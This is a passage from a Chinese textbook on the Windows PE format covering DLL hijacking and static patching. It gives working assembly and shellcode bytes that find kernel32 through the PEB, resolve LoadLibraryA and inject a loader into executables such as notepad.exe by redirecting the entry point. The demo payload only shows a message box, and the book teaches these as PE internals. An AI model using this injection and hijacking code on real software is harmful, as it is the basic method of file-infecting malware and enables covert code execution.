


图　13-5　动态DLL调用的DLL补丁调用流程

在使用了动态DLL调用（如PE中存在延迟加载导入特性）的程序中，补丁DLL可以在加载前实施，也可以在运行期实施。而静态DLL调用的程序则只能在加载前执行补丁程序。

有一些DLL文件在程序部署时会被复制到系统目录中，与应用程序不在同一个目录，而PE加载器在加载DLL文件时会有一个搜索指定DLL文件的过程，这个过程会按照一个特定顺序的路径逐个查找，当前目录是这个搜索过程中第一个要查找的目录。只要将同名的DLL放置到与应用程序相同的目录下，使得加载程序认定该DLL即为要加载的DLL文件，这样DLL劫持就发生了。

注意　这里提到的动态DLL调用中的“动态”与动态补丁中的“动态”是完全不同的两个概念，动态DLL调用描述的是PE调用DLL的方式，动态补丁则是针对进程的。动态DLL调用与补丁是静态还是动态无关，读者不要被文字表象迷惑了。

2.动态DLL劫持实例

下面通过一个例子，介绍DLL劫持。本例中的PE文件使用了动态DLL调用，所以发生的劫持是基于动态DLL调用的，替换原始DLL文件的操作可以在运行前进行，也可以在运行期DLL中的函数未调用前进行。相关文件在随书文件的chapter13\b目录中。以下是实例的详细步骤。

步骤1　编写新的DLL。

以winResult.dll为例，编写新的DLL，通过动态加载原始DLL获取原始DLL中函数的地址，相关代码如下：

```
realDLL db 'C:\windows\winResult.dll',0 ;指定要动态加载的原始DLL文件
hDLL dd ?
szFadeIn db 'FadeInOpen',0
szFadeOut db 'FadeOutClose',0
szHello db 'HelloWorldPE',0
_fadeOutClose _ApiFadeOutClose ? ;原始导出函数地址
_fadeInOpen _ApiFadeInOpen ?
……
;--------------------
;DLL入口在入口函数中动态调用原始DLL获取导出函数地址
```

```
;------------------
DllEntry proc _hInstance,_dwReason,_dwReserved
invoke LoadLibrary,offset realDLL
mov hDLL,eax
invoke GetProcAddress,hDLL,addr szFadeIn
mov _fadeInOpen,eax
invoke GetProcAddress,hDLL,addr szFadeOut
mov _fadeOutClose,eax
mov eax,TRUE
ret
DllEntry endp
```

对原始DLL的加载在新的DLL的入口函数中实现，加载后通过函数GetProcAddress获取原始DLL中各函数的地址，以备后用。

步骤2　重写导出方法。

在新DLL中的相关方法中，先执行补丁代码（这里显示一个对话框），然后跳转到正常的函数处执行。以FadeInOpen函数为例，相关代码如下：

```
;--------------------------------------------
;窗口淡入效果，被劫持的API函数
;--------------------------------------------
FadeInOpen proc hWin:DWORD
invoke MessageBox,NULL,addr szHello,\ ;模拟插入补丁代码
NULL,MB_OK
invoke _fadeInOpen,hWin ;调用原始的函数实现函数功能
ret
FadeInOpen endp
```

要想使劫持发生，需要具备以下三个条件：

1）原始的DLL被移动到系统目录，或者被更名。

2）新的DLL必须包含所有原始DLL导出的函数。

3）新的DLL在执行补丁程序后必须调用原始DLL函数相关代码。

对DLL的替换及相关的测试请读者自行完成。

13.2.3 部分修改PE文件

与整体替换PE文件所不同的是，部分修改PE文件是向PE文件附加代码。这种静态补丁技术又被称为嵌入补丁技术，主要是利用PE变形技术将代码嵌入到原始PE文件里，然后修改程序流程转向以达到运行自己的目的。它也是PE进阶部分重点讨论的内容，本章随后还会用专门的一节（13.3节）来描述基于这种技术的汇编程序编写。

PE被加载到内存以后，将执行入口地址指向的代码，该地址由文件头部的字段IMAGE_OPTIONAL_HEADER32.AddressOfEntryPoint来决定。要想将成段代码嵌入到已发布的PE文件中，需要解决两个问题：一个是代码空间问题，另一个是流程转向问题。下面首先来看流程转向问题，有两种方法可以实现。关于空间的问题，在后续的章节中将依据不同的补丁方法单独描述。

第一种实现方法，利用补丁工具将入口地址修改为附加补丁代码的起始地址，并保存该原始的入口地址。当进程的第一个线程开始工作的时候，补丁程序先工作，在附加的补丁代码最后有一个跳转指令，由该跳转指令跳转到原始的入口地址处执行。

流程转向如图13-6所示。




图　13-6　将入口地址作为起始地址的流程转向

另一种方法是通过覆盖代码实现流程转向。这种方法不需要修改入口地址，而是通过修改入口地址处的代码来完成，流程转向如图13-7所示。




图 13-7 修改入口地址处代码的流程转向

与第一种方法一样，补丁程序自己要记录原始入口地址位置的指令字节码。完成功能返回该处前，首先恢复原始代码处的指令字节码内容，再完成跳转。

为了提高补丁代码的可移植性，补丁代码需要完全独立，即所有的代码尽量不与原代码发生关系（除了跳转以外），只有这样才能适应各种目标程序。要想实现这个目标，需要在编写补丁代码时，尽量使用局部（即栈）变量、重定位技术，以及动态DLL载入技术。

13.3 嵌入补丁程序

因为后面的4章内容都是围绕嵌入补丁技术来写的，所以，有必要了解一下该技术的编程方法。对嵌入补丁的讨论将会涉及补丁程序本身和补丁工具（将补丁合理合法地嵌入PE文件内部，而不影响PE运行的一个程序）。本节主要讲补丁程序本身，因为补丁工具会因嵌入补丁所在PE中的位置不同而有所不同，所以补丁工具的编写将分别在接下来的第14～17章中介绍。首先来看嵌入补丁程序框架。

13.3.1 嵌入补丁程序框架

框架是一项工作开始的基础，在第2章我们已经初步领略了使用框架的好处。代码清单13-5是基于汇编语言的嵌入补丁程序框架。

代码清单13-5 嵌入补丁程序框架（chapter13\patch.asm）

```
;-------------------------
;补丁代码
;本段代码使用了API函数地址动态获取以及重定位技术
;程序功能：弹出对话框
;作者：戚利
;开发日期：2011.2.22
;-------------------------

.386
.model flat,stdcall
option casemap:none

include windows.inc

;注意，此处不静态包含引入任何其他动态链接库

_ProtoGetProcAddress typedef proto :dword,:dword
_ProtoLoadLibrary typedef proto :dword

_ApiGetProcAddress typedef ptr _ProtoGetProcAddress
_ApiLoadLibrary typedef ptr _ProtoLoadLibrary


;-------------------------------------------
;补丁代码中引入的其他动态链接库的函数的声明
;-------------------------------------------


_ProtoMessageBox typedef proto :dword,:dword,:dword,:dword
_ApiMessageBox typedef ptr _ProtoMessageBox


;被添加到目标文件的代码从这里开始，到APPEND_CODE_END处结束

.code
```

```
jmp _NewEntry

;以下内容为两个重要函数名
;几乎所有补丁都必须使用的
szGetProcAddr db 'GetProcAddress',0
szLoadLib db 'LoadLibraryA',0

;-------------------------------------------------------
;补丁代码中其他全局变量的定义
;-------------------------------------------------------

szUser32Dll db 'user32.dll',0
szMessageBox db 'MessageBoxA',0 ;该方法在kernel32.dll中
szHello db 'HelloWorldPE',0 ;要创建的目录


;----------------------------
;错误Handler
;----------------------------
_SEHHandler proc _lpException,_lpSEH,_lpContext,_lpDispatcher
pushad
mov esi,_lpException
mov edi,_lpContext
assume esi:ptr EXCEPTION_RECORD,edi:ptr CONTEXT
mov eax,_lpSEH
push [eax+0ch]
pop [edi].regEbp
push [eax+8]
pop [edi].regEip
push eax
pop [edi].regEsp
assume esi:nothing,edi:nothing
popad
mov eax,ExceptionContinueExecution
ret
_SEHHandler endp

;-----------------------------------
;获取kernel32.dll的基地址
;-----------------------------------
_getKernelBase proc
local @dwRet

pushad

assume fs:nothing
mov eax,fs:[30h] ;获取PEB所在地址
mov eax,[eax+0ch] ;获取PEB_LDR_DATA结构指针
mov esi,[eax+1ch] ;获取InInitializationOrderModuleList链表头
;第一个LDR_MODULE节点InInitializationOrderModuleList成员的指针
lodsd ;获取双向链表当前节点后继的指针
mov eax,[eax+8] ;获取kernel32.dll的基地址
mov @dwRet,eax
popad
mov eax,@dwRet
ret
_getKernelBase endp

```

```
;-------------------------------
;获取指定字符串的API函数的调用地址
;入口参数：_hModule为动态链接库的基地址
;_lpApi为API函数名的首址
;出口参数：eax为函数在虚拟地址空间中的真实地址
;-------------------------------
_getApi proc _hModule,_lpApi
local @ret
local @dwLen

pushad
mov @ret,0
;计算API字符串的长度，含最后的0
mov edi,_lpApi
mov ecx,-1
xor al,al
cld
repnz scasb
mov ecx,edi
sub ecx,_lpApi
mov @dwLen,ecx

;从PE文件头的数据目录获取导出表地址
mov esi,_hModule
add esi,[esi+3ch]
assume esi:ptr IMAGE_NT_HEADERS
mov esi,[esi].OptionalHeader.DataDirectory.VirtualAddress
add esi,_hModule
assume esi:ptr IMAGE_EXPORT_DIRECTORY

;查找符合名称的导出函数名
mov ebx,[esi].AddressOfNames
add ebx,_hModule
xor edx,edx
.repeat
push esi
mov edi,[ebx]
add edi,_hModule
mov esi,_lpApi
mov ecx,@dwLen
repz cmpsb
.if ZERO ?
pop esi
jmp @F
.endif
pop esi
add ebx,4
inc edx
.until edx>=[esi].NumberOfNames
jmp _ret
@@:
;通过API名称索引获取序号索引，再获取地址索引
sub ebx,[esi].AddressOfNames
sub ebx,_hModule
shr ebx,1
add ebx,[esi].AddressOfNameOrdinals
add ebx,_hModule
movzx eax,word ptr [ebx]
shl eax,2
```

```
add eax,[esi].AddressOfFunctions
add eax,_hModule
;从地址表得到导出函数的地址
mov eax,[eax]
add eax,_hModule
mov @ret,eax
_ret:
assume esi:nothing
popad
mov eax,@ret
ret
_getApi endp
;-----------------------
;补丁功能部分
;传入3个参数：
;_kernel:kernel32.dll的基地址
;_getAddr:函数GetProcAddress地址
;_loadLib:函数LoadLibraryA地址
;-----------------------
_patchFun proc _kernel,_getAddr,_loadLib
;-----------------------------------------------------
;补丁功能代码局部变量定义
;-----------------------------------------------------
local hUser32Base:dword
local _messageBox:_ApiMessageBox
pushad
;------------------------------------------------------
;补丁功能代码，以下只是一个范例，功能为弹出对话框
;------------------------------------------------------
;获取user32.dll的基地址
mov eax,offset szUser32Dll
add eax,ebx
mov edx,_loadLib
push eax
call edx
mov hUser32Base,eax
;使用GetProcAddress函数的首址
;传入两个参数调用GetProcAddress函数
;获得MessageBoxA的首址
mov eax,offset szMessageBox
add eax,ebx
mov edx,_getAddr
mov ecx,hUser32Base
push eax
```

```
push ecx
call edx
mov _messageBox,eax
;调用函数MessageBox!!
mov eax,offset szHello
add eax,ebx
mov edx,_messageBox
push MB_OK
push NULL
push eax
push NULL
call edx
popad
ret
_patchFun endp
_start proc
local hKernel32Base:dword ;存放kernel32.dll基地址
local _getProcAddress:_ApiGetProcAddress ;定义函数
local _loadLibrary:_ApiLoadLibrary
pushad
;获取kernel32.dll的基地址
lea edx,_getKernelBase
add edx,ebx
call edx
mov hKernel32Base,eax
;从基地址出发搜索GetProcAddress函数的首址
mov eax,offset szGetProcAddr
add eax,ebx
mov edi,hKernel32Base
mov ecx,edi
lea edx,_getApi
add edx,ebx
push eax
push ecx
call edx
mov _getProcAddress,eax
;从基地址出发搜索LoadLibraryA函数的首址
mov eax,offset szLoadLib
add eax,ebx
mov edi,hKernel32Base
mov ecx,edi
lea edx,_getApi
add edx,ebx
push eax
```

```
272 push ecx
273 call edx
274 mov _loadLibrary,eax
275
276 ;调用补丁代码
277 lea edx,_patchFun
278 add edx,ebx
279
280 push _loadLibrary
281 push _getProcAddress
282 push hKernel32Base
283 call edx
284
285 popad
286 ret
287 _start endp
288
289 ;EXE文件新的入口地址
290
291 _NewEntry:
292 call @F ;免去重定位
293 @@:
294 pop ebx
295 sub ebx,offset @B
296
297 invoke _start
298 jmpToStart db 0E9h,0F0h,0FFh,0FFh,0FFh
299 ret
300 end _NewEntry
```

黑体部分为一个框架程序的大部分内容，包括引入函数声明、全局数据变量定义、局部变量定义、补丁功能码等。从框架中可以看出代码流程的转向过程：程序先调用函数_start（行297）初始化一些变量；然后，在该函数最后调用了补丁代码程序_patchFun（行276～283）；执行完补丁代码以后，通过一个跳转指令E9返回到原始入口地址处执行。

注意　E9指令的地址必须通过补丁工具进行修正。

接下来具体看通用补丁框架的编写规则。

13.3.2　嵌入补丁程序编写规则

在编写补丁程序程序时，必须考虑的因素有：对补丁代码中用到的全局变量的数据处理、通过DLL基地址和函数名获取其他函数地址的方法、补丁函数的调用方法等。下面分别介绍。

1.全局变量及局部变量的数据处理

对全局变量的引用需要考虑重定位问题，如下所示：

```
mov eax,offset szUser32Dll ;全局变量szUser32Dll存放了动态链接库名字字符串
add eax,ebx
```

在整个程序框架中，ebx寄存器存放了用于修正全局变量地址的值，获取的全局变量与ebx相加后即可得到重定位后的正确地址。

局部变量即为栈里的变量，可以直接操作，如：

```
mov hUser32Base,eax
```

2.获取DLL基地址方法

以下代码演示了如何获取某个特定DLL的基地址。该DLL以名称字符串标识，通过调用函数kernel32.dll!LoadLibraryA将指定的动态链接库加载进内存并得到该动态链接库的基地址。

```
;获取user32.dll的基地址
mov eax,offset szUser32Dll ;DLL名字"user32.dll"
add eax,ebx ;修正地址

mov edx,_loadLib ;函数参数3，LoadLibraryA函数VA
push eax ;传入修正后的指向DLL名字的指针
call edx ;调用LoadLibraryA
```

3.获取其他函数地址

知道了函数所在动态链接库的基地址和函数的名字，通过调用函数GetProcAddress即可获取动态链接库中的导出函数的地址：

```
;获取MessageBoxA的首址
mov eax,offset szMessageBox ;全局变量，需要修正
add eax,ebx

mov edx,_getAddr ;传入的参数2，局部变量，直接赋值
mov ecx,hUser32Base ;在函数中定义的局部变量，直接赋值
push eax ;将参数压入栈
push ecx
call edx ;调用函数GetProcAddress
```

```
mov _messageBox,eax ;在函数中定义的局部变量，直接赋值
```

4.补丁函数代码调用其他公有函数

如果在框架中添加了其他函数，那么，在调用这些函数的时候必须通过使用地址的方式，如下所示：

```
;从基地址出发搜索GetProcAddress函数的首址
mov eax,offset szGetProcAddr
add eax,ebx
mov edi,hKernel32Base
mov ecx,edi
lea edx,_getApi；将公有函数_getApi的地址传给edx，全局变量，要修正
add edx,ebx
push eax
push ecx
call edx
mov _getProcAddress,eax
```

凡是全局变量（包含公用函数地址）均需要加ebx进行修正，局部变量（在栈中，如函数传递的参数，函数内部定义的变量等）则可以直接使用。

以上简单描述了使用嵌入补丁通用框架编程时需要注意的几个问题，下面来看通用补丁程序框架的字节码。

13.3.3　嵌入补丁字节码实例分析

以下为HelloWorldPE补丁的字节码内容：

```
00000200  E9 B3 01 00 00 47 65 74 50 72 6F 63 41 64 64 72  ...GetProcAddr
00000210  65 73 73 00 4C 6F 61 64 4C 69 62 72 61 72 79 41  ess.LoadLibraryA
00000220  00 75 73 65 72 33 32 2E 64 6C 6C 00 4D 65 73 73  .user32.dll.Mess
00000230  61 67 65 42 6F 78 41 00 48 65 6C 6C 6F 57 6F 72  ageBoxA.HelloWor
00000240  6C 64 50 45 00 55 8B EC 60 8B 75 08 8B 7D 10 8B  ldPE.U`u.}.
00000250  45 0C FF 70 0C 8F 87 B4 00 00 00 FF 70 08 8F 87  E. p.... p.
00000260  B8 00 00 00 50 8F 87 C4 00 00 00 61 B8 00 00 00  ...P...a...
00000270  00 C9 C2 10 00 55 8B EC 83 C4 FC 60 64 A1 30 00  ...U`d0.
00000280  00 00 8B 40 0C 8B 70 1C AD 8B 40 08 89 45 FC 61  ..@.p.@.Ea
00000290  8B 45 FC C9 C3 55 8B EC 83 C4 F8 60 C7 45 FC 00  EU`E.
000002A0  00 00 00 8B 7D 0C B9 FF FF FF FF 32 C0 FC F2 AE  ...}.       2
000002B0  8B CF 2B 4D 0C 89 4D F8 8B 75 08 03 76 3C 8B 76  +M.Mu..v<v
000002C0  78 03 75 08 8B 5E 20 03 5D 08 33 D2 56 8B 3B 03  x.u.^ .].3V;.

000002D0  7D 08 8B 75 0C 8B 4D F8 F3 A6 75 03 5E EB 0C 5E  }.u.Mu.^.^
000002E0  83 C3 04 42 3B 56 18 72 E3 EB 22 2B 5E 20 2B 5D  .B;V.r"+^ +]
000002F0  08 D1 EB 03 5E 24 03 5D 08 0F B7 03 C1 E0 02 03  ..^$.].....
00000300  46 1C 03 45 08 8B 00 03 45 08 89 45 FC 61 8B 45  F..E...E.EaE
00000310  FC C9 C2 08 00 55 8B EC 83 C4 F8 60 B8 21 10 40  ..U`!.@
00000320  00 03 C3 8B 55 10 50 FF D2 89 45 FC B8 2C 10 40  ..U.P  E,.@
00000330  00 03 C3 8B 55 0C 8B 4D FC 50 51 FF D2 89 45 F8  ..U.MPQ  E
00000340  B8 38 10 40 00 03 C3 8B 55 F8 6A 00 6A 00 50 6A  8.@..Uj.j.Pj
00000350  00 FF D2 61 C9 C2 0C 00 55 8B EC 83 C4 F4 60 8D  .  a..U`
00000360  15 75 10 40 00 03 D3 FF D2 89 45 FC B8 05 10 40  .u.@..  E..@
00000370  00 03 C3 8B 7D FC 8B CF 8D 15 95 10 40 00 03 D3  ..}..@..
00000380  50 51 FF D2 89 45 F8 B8 14 10 40 00 03 C3 8B 7D  PQ  E..@..}
00000390  FC 8B CF 8D 15 95 10 40 00 03 D3 50 51 FF D2 89  ..@..PQ
000003A0  45 F4 8D 15 15 11 40 00 03 D3 FF 75 F4 FF 75 F8  E...@..  u  u
000003B0  FF 75 FC FF D2 61 C9 C3 E8 00 00 00 00 5B 81 EB    u  a....[
000003C0  BD 11 40 00 E8 8F FF FF FF E9 F0 FF FF FF C3 00  .@.          .
```

如上所示，字节码开始和结束都是跳转指令，前一个跳转指令跳转到该数据块的起始代码处运行，后一个跳转指令跳转到目标程序的入口地址处执行。

整个数据块具备良好的可移植性，通过下面的测试即可看出这一点。

测试目标定位为PEInfo.exe。将补丁字节码覆盖PEInfo入口地址（文件偏移0xF5F）开始的指令字节码，然后运行PEInfo.exe。你会发现PEInfo整个变成了HelloWorldPE程序。

对系统程序的测试如对记事本程序notepad.exe（文件偏移0x679d）的测试效果也是一样的，测试用的文件在随书文件的chapter13\c目录中。

13.4 万能补丁码

本节介绍一种基于嵌入补丁技术的万能补丁码，相关文件在随书文件chapter13\d目录中。

13.4.1 原理

当一个进程动态加载外部DLL文件时，除了将DLL内容映射到内存外，还会执行DLL的入口函数；而动态加载DLL的API函数是kernel32.dll中的LoadLibraryX系列函数。所以，补丁代码需要做的工作就是找到内存中的kernel32.dll的基地址，然后查找其导出表获取LoadLibraryA的VA，该地址在该系统下肯定是可用的。执行该函数，加载特定的DLL程序（在万能补丁码的例子中为pa.dll），这个DLL的入口函数中存放着补丁代码。万能补丁码就是通过这种原理实现的一种补丁技术。因为其小巧，可移植性强，所以可用性比较高，图13-8展示了万能补丁工作原理。

补丁代码-1负责嵌入目标PE文件内部，执行加载动态链接库pa.dll的任务。在执行时会首先调用pa.dll的入口函数。在pa.dll的入口函数中，嵌入真正要打的补丁是补丁代码-2，通过这样一种传递方式，使得补丁程序可以脱离开目标PE文件而获得执行。这样生产的补丁代码具有更大的扩展空间，所以称为万能补丁码。下面介绍万能补丁码的源代码。




图 13-8 万能补丁工作原理示意图

13.4.2 源代码

代码清单13-6为万能补丁的源代码。

代码清单13-6 万能补丁源代码（chapter13\d\getLoadLib.asm）

```
include windows.inc
include user32.inc
includelib user32.lib
include kernel32.inc
includelib kernel32.lib
;数据段
.data
szText db 'LoadLibrary的函数地址为：%08x',0
szOut db '%08x',0dh,0ah,0
szBuffer db 256 dup(0)
;代码段
.code
start:
mov edi,edi
call loc0
db 'LoadLibraryA',0 ;特征函数名
db 'pa',0 ;动态链接库pa.dll
loc0:
pop edx ;edx中存放了特征函数名所在地址
push edx
push edx
assume fs:nothing
mov eax,fs:[30h] ;获取PEB所在地址
mov eax,[eax+0ch] ;获取PEB_LDR_DATA结构指针
mov esi,[eax+1ch] ;获取InInitializationOrderModuleList链表头
;第一个LDR_MODULE节点InInitializationOrderModuleList成员的指针
lodsd ;获取双向链表当前节点后继的指针
mov ebx,[eax+8] ;获取kernel32.dll的基地址
loc2: ;遍历导出表
mov esi,dword ptr [ebx+3ch]
add esi,ebx ;esi指向PE头
mov esi,dword ptr [esi+78h]
add esi,ebx ;esi指向数据目录中的导出表
mov edi,dword ptr [esi+20h] ;指向导出表的AddressOfNames
add edi,ebx ;EDI为AddressOfNames数组起始位置
mov ecx,dword ptr [esi+14h] ;指向导出表的NumberOfNames
push esi
xor eax,eax
```

```
49 loc3:
50 push edi
51 push ecx
52 mov edi,dword ptr [edi]
53 add edi,ebx ;edi指向了第一个函数的字符串名起始
54 mov esi,edx ;esi指向了特征函数名起始
55 xor ecx,ecx
56 mov cl,0ch ;特征函数名的长度
57 repe cmpsb
58 je loc4 ;找到特征函数，转移
59
60 pop ecx
61 pop edi
62 add edi,4 ;edi移动到下一个函数名所在地址
63 inc eax ;eax为索引
64 loop loc3
65 loc4:
66 pop ecx
67 pop edi
68 pop esi ;esi指向数据目录中的导出表
69 mov edi,dword ptr [esi+24h] ;指向导出表的Name索引
70 add edi,ebx ;edi为AddressOfNamesOrdinals数组起始位置
71
72 ;计算eax处的值
73 sal eax,1 ;eax中存放了指定索引距离数组的偏移
74 add edi,eax
75 mov ax,word ptr [edi] ;又是一个索引，指向AddressOfFunctions
76 mov edi,dword ptr [esi+1ch] ;AddressOfFunctions
77 add edi,ebx
78
79 sal eax,2 ;索引*4
80 add edi,eax
81 mov eax,dword ptr [edi] ;eax为取到的LoadLibraryA的RVA地址
82 add eax,ebx
83
84 ;edx指向patch.dll
85 ;加载dll，引发对补丁的调用
86 pop edx
87 add edx,0dh
88 push edx
89 call eax
90 ;跳转
91 db 0E9h,0FFh,0FFh,0FFh,0FFh
92 end start
```

行28～34是通过PEB获取kernel32.dll基地址。

行37～82是获取LoadLibraryA的函数VA。

行84～89是调用LoadLibraryA函数，动态引入动态链接库pa.dll。

行90～91是跳转到入口地址执行，该部分代码也可以使用FF 25无条件跳转指令。

13.4.3　字节码

使用FlexHex打开最终生成的getLoadLib.exe，将代码段的字节码复制出来如下所示。该代码在源代码中已有比较详尽的描述，经过特意调整动态链接库的名称为"pa"，即"patch.dll"的意思。调整后的大小为80h，即128个字节，这个尺寸要比最小的弹出对话框的PE（133字节）还要小，但它实现的功能却超出你的想象！

```
00000200  8B FF E8 10 00 00 00 4C 6F 61 64 4C 69 62 72 61   ....LoadLibra
00000210  72 79 41 00 70 61 00 5A 52 52 64 A1 30 00 00 00  ryA.pa.ZRRd0...
00000220  8B 40 0C 8B 70 1C AD 8B 58 08 8B 73 3C 03 F3 8B  @.p.X.s<.
00000230  76 78 03 F3 8B 7E 20 03 FB 8B 4E 14 56 33 C0 57  vx.~ .N.V3W
00000240  51 8B 3F 03 FB 8B F2 33 C9 B1 0C F3 A6 74 08 59  Q?.3.t.Y
00000250  5F 83 C7 04 40 E2 E8 59 5F 5E 8B 7E 24 03 FB D1  _.@Y_^~$.
00000260  E0 03 F8 66 8B 07 8B 7E 1C 03 FB C1 E0 02 03 F8  .f.~....
00000270  8B 07 03 C3 5A 83 C2 0D 52 FF D0 E9 FF FF FF FF  ..Z.R
```

13.4.4　运行测试

下面使用记事本程序进行测试。将以上代码复制到记事本程序的文件偏移00007b48处，然后修改E9 FF FF FF FF为E9 D5 EB FF FF。

将记事本入口点（位于文件偏移0x00000108处）由原来的0000739D更改为00008748。运行记事本程序查看运行效果。

可以看到，在运行记事本前先弹出了对话框。

13.5　小结

本章主要描述了对PE进程和PE文件进行补丁的不同方法，即动态补丁和静态补丁。重点对静态补丁中的基于PE文件的嵌入补丁技术进行了描述，内容包括补丁程序框架、补丁编写规则等。此外，还为读者描述了一种基于嵌入补丁技术的万能补丁码。

后续四章将分别介绍对PE文件实施嵌入补丁的四种不同方法，因此，熟练掌握本章的内容是学习后续章节的基础。

第14章　在PE空闲空间中插入程序

本章主要通过一个实例介绍如何将自己编写的程序代码加入到任何一个可执行文件的空闲空间中。由于要插入的是一个程序，其目标代码大小不定，PE文件头的可用空间比较分散，只适宜于针对特定指令代码的补丁，所以，这里的空闲空间只能利用节的剩余空间。

这种补丁方式难度很大，成功率也比较低，其可行性取决于目标PE文件中节的具体情况。

14.1　什么是PE空闲空间

PE空闲空间是指不需要对PE进行变形，且显式存在的可利用空间。在第12章PE变形技术中，对PE内部数据结构中所有可利用的空间进行了讨论。这些空闲空间包括PE文件头部结构中可连续利用的字段组成的空间，也包括文件头部、节区数据为了对齐而产生的空间。

14.1.1　PE文件中的可用空间

由文件头部可利用的连续字段组成的比较大的空间包含以下三个：

位于IMAGE_DOS_HEADER结构内的54（36h）个字节

微软链接器生成的DOS STUB块程序的104（68h）个字节

位于IMAGE_DATA_DIRECTORY结构内的52（34h）个字节

这些空间对于编写一个小巧的补丁代码已经足够了，特别是DOS STUB位置的104个字节；但是，对一些较大的补丁程序，哪怕是经过优化的补丁程序（如第13章中介绍的万能补丁码，其大小为80h），这三个空间中的任何一个还是无法完全容纳它。

除了空间问题以外，还有一个问题，那就是当PE加载器加载任务完成后，文件头部所在页面将被设置为只读；这样就限制了在以上可用空间中只能存放只读数据，其他可读写的数据、可执行的代码等都无法存放到这些空间中。比较麻烦的是，文件头部数据并没有对应的节来描述它，所以不可能在PE文件中定义文件头部所在页面的属性（除非采用其他非常规方法将该页面设置为可读、可写、可执行）。

